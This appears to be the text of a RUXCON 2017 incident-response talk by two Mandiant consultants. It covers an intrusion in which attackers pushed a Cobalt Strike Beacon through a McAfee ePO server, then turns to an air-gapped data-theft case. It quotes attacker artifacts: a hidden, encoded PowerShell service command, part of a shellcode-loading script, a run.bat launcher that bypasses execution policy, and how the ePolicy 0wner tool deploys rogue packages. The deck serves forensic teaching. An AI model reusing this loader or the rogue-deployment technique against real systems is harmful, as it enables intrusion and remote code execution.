RUXCON 2017

ATTACKER ANTICS

ILLUSTRATIONS OF INGENUITY

Presented by Bart Inglot & Byrne Ghavalas

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
- Experience includes IR / Forensics, Security Research and Pen Testing
- Enjoy climbing, sailing, walking and am partial to good wine and coffee

- Twitter: @bghavalas



FireEye

Bart Inglot

- Principal Consultant at Mandiant
- Incident Responder
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  - 1 year in Brazil
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  - recently married and relocated to Singapore

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Today’s Tales

1. AV Server Gone Bad
2. Stealing Secrets From An Air-Gapped Network
3. A Backdoor That Uses DNS for C2
4. Hidden Comment That Can Haunt You
5. A Little Known Persistence Technique
6. Securing Corporate Email is Tricky
7. Hiding in Plain Sight
8. Rewriting Import Table
9. Dastardly Diabolical Evil (aka DDE)

AV SERVER GONE BAD

Cobalt Strike, PowerShell & ePO


AV Server Gone Bad – Background

- Attackers used Cobalt Strike (along with other malware)
- Easily recognisable IOCs when recorded by Windows Event Logs
  - Random service name – also seen with Metasploit
  - Base64-encoded script, “%COMSPEC%” and “powershell.exe”
  - Decoding the script yields additional PowerShell script with a base64-encoded GZIP stream that in turn contained a base64-encoded Cobalt Strike “Beacon” payload.

```
A service was installed in the system.  Service Name:  0f65bea Service File Name:  %COMSPEC% /b /c
start /b /min powershell.exe -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkAT…
```

- Attackers used Cobalt Strike “Beacon” (mostly) with “named-pipe” to enable easy pivoting
  - Also made use of occasional external C2 with malleable profile – Amazon Books anyone?
- How to easily distribute the payload to systems?


ePO Server traffic to multiple clients



```
POST /spipe/file?URL=/Software/Current\DLP_Agent\Install\0409\KB34535435.ps1&Local-Host=<REDACTED> HTTP/1.0
Accept: application/octet-stream
Accept-Language: en-us
Content-Type: application/octet-stream
User-Agent: Mozilla/4.0 (compatible; SPIPE/3.0; Windows)
Host: <REDACTED>
Content-Length: 268950
Connection: Keep-Alive
Date: 1463707900
FileHash: A8AF70F95980484E752D25EDCB0BE9189445FD4D
FileHash256: B03B3B60300541F55AE432F37923972835361F7A5F8E42652926A0F79AD86CE7
Signature: JASq0OdEDkCrSHATv5EpIqQrLK+zG5AeBxm1T+LpITbEAb3Hil7a9Nnrh4mWzE5Vk+oOWRDa8y7vrDjHzX1pox/nrPtv/
OlyukpKx9OZtzVvqe74CbZs9pt3ko0h0Oah72JmHnkri2bh1NaWI91TVR8X9MKg1r80+SQnrtE7XKH+uBVNF3fqLg0bYybWSTfDQInSKLDPZ4zLXI28xp5/oy9ZSeRwP/
d7TQUEuMXXBxSfOZaL6lmQP0bUUXGNpH/hxn3gBoAxwIOAAuqZHXLLnZ/dPB5lOE7Fum6W6RKxRJxpJvx5C6zI9EcoTT+gj2XEew0etCHOWNP9OYG6U9M4Ew==

Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
```

That can't be good!

Found “KB34535435.ps1” on ePO




```
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAsse
    $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropSe
    New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
    ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedu
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
    System.Reflection.AssemblyName('ReflectedDelegate')), [
    System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).Defin
    'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConve
    $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type,
    $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OgAAAAA6ydbizODwwSLOzH3g8MEU4sDMfCJAzHGg8MEg+8EMcA
wcOrFsHAq9bSlREW0pURAAYERGJ/ZDSA5aQ0vxFGRGrLR0Rqy1N7ntFvVvZE9Ve2RPVDibA1Q4mwNUOJsDVDibA1Q4mKNUOJibKtCgmfr3l
```

- Found the file in multiple locations, including:
    - D:\Program Files (x86)\McAfee\ePolicy Orchestrator\DB\Software\Current \DLP_Agent\Install\0409
- Also found a **RAR** file:
    - D:\Program Files (x86)\McAfee\ePolicy Orchestrator\DB\repo.rar

Attacking McAfee ePO

- Jérôme Nokin gave a talk in 2013 titled "Turning your managed Anti-Virus into my botnet" and also created "ePolicy 0wner"
  - https://funoverip.net/2013/12/turning-your-antivirus-into-my-botnet-owasp-benelux-2013-slides/
  - https://github.com/funoverip/epowner
- The "ePolicy 0wner" tool enables the ability to create rogue McAfee packages
- Attackers may have "borrowed" ideas from the tool




Turning your managed **Anti-Virus**

… into my Botnet ☺

Jérôme NOKIN

http://funoverip.net



Would that be possible ?

ePolicy 0wner – Rogue Package Deployment

--cli-deploy

This mode hacks various files on the ePo server (such as ***catalog.z****,* ***PkgCatalog.z****) and performs "Product Deployment" or "Command Execution" (with SYSTEM privs) on the managed stations. The ePo repository will be* ***updated with your files****, and also* ***replicated on all Agent-Handlers*** *(Multiple Agent-Handler are typically used in large network with remote branch offices to reduce network traffic between the managed stations and the master ePo repository).*


--file </path/to/file>

The file you would like to upload/exec on the victim(s). The file will be added to a new McAfee product and then deployed on the managed stations. The new product will also embed a batch file called ***'run.bat'*** *which contains something similar to '* ***start*** *<your file>'. [...]*

https://github.com/funoverip/epowner/blob/master/README

What was in Repo.rar?

- The RAR file contained the necessary elements required for rogue package distribution and execution.
- The “run.bat” file seems familiar…
- Evidence found it was extracted on the ePO server.



Name	Date Modified	Size	Packed	Kind	Attributes
▼ Software	20/5/16, 09:31	349 KB	225 KB	Folder	.D.....
catalog.z	20/5/16, 09:31	75 KB	31 KB	unix compressed archive	.....A.
▼ Current	20/5/16, 09:31	274 KB	194 KB	Folder	.D.....
▼ DLP_Agent	20/5/16, 09:31	273 KB	194 KB	Folder	.D.....
▼ Install	20/5/16, 09:31	273 KB	194 KB	Folder	.D.....
▼ 0409	20/5/16, 09:31	273 KB	194 KB	Folder	.D.....
ghs90P.txt	20/5/16, 09:31	9 B	9 B	Plain Text Document	.....A.
KB34535435.ps1	20/5/16, 09:31	269 KB	190 KB	Windows PowerShell Script	.....A.
PkgCatalog.z	20/5/16, 09:31	3 KB	3 KB	unix compressed archive	.....A.
replica.log	20/5/16, 09:31	704 B	446 B	Log File	.....A.
run.bat	20/5/16, 09:31	243 B	218 B	Batch File	.....A.
replica.log	20/5/16, 09:31	85 B	85 B	Log File	.....A.
replica.log	20/5/16, 09:31	88 B	86 B	Log File	.....A.
replica.log	20/5/16, 09:31	1 KB	247 B	Log File	.....A.
▼ RepoCache	20/5/16, 09:31	349 KB	225 KB	Folder	.D.....
catalog.z	20/5/16, 09:31	75 KB	31 KB	unix compressed archive	.....A.

And in “run.bat”?

```
start "" C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -executionPolicy bypass -noexit -file "%ALLUSERSPROFILE%\Application data\mcafee\common framework\current\DLP_Agent\Install\0409\KB34535435.ps1"  && ping 127.0.0.1 -n 15 > nul
```

Remember “run.bat”? It contains something similar to ‘start <your file>’…

STEALING SECRETS FROM AIR GAPPED NETWORKS

DRIVEDETECT and MSSHELL

Background

- The victim used an **air-gapped network** to keep their Intellectual Property secure

- To **move data between networks** they used a specific brand of USB storage devices
  - Dedicated software to create **encrypted containers** (proprietary format)
  - **256-bit AES** encryption
  - Manufacturer claims the security is **unbreakable**

- The attackers staged the attack in **3 phases**:
  1) **Identify systems** of interest by deploying reconnaissance utilities
  2) **Research** the security measures in place
  3) **Steal data** from encrypted containers

- Attribution by **iSIGHT Intelligence** suggests a cyber-espionage group known as **TICK**

Phase 1: Identify systems of interest

- **NirSoft USBDeview** (next slide)
  - Small **GUI utility** that lists **currently and previously connected** USB devices
  - Supports command-line arguments, e.g. export into a CSV file:

```
USBDeview.exe /scomma output.txt
```

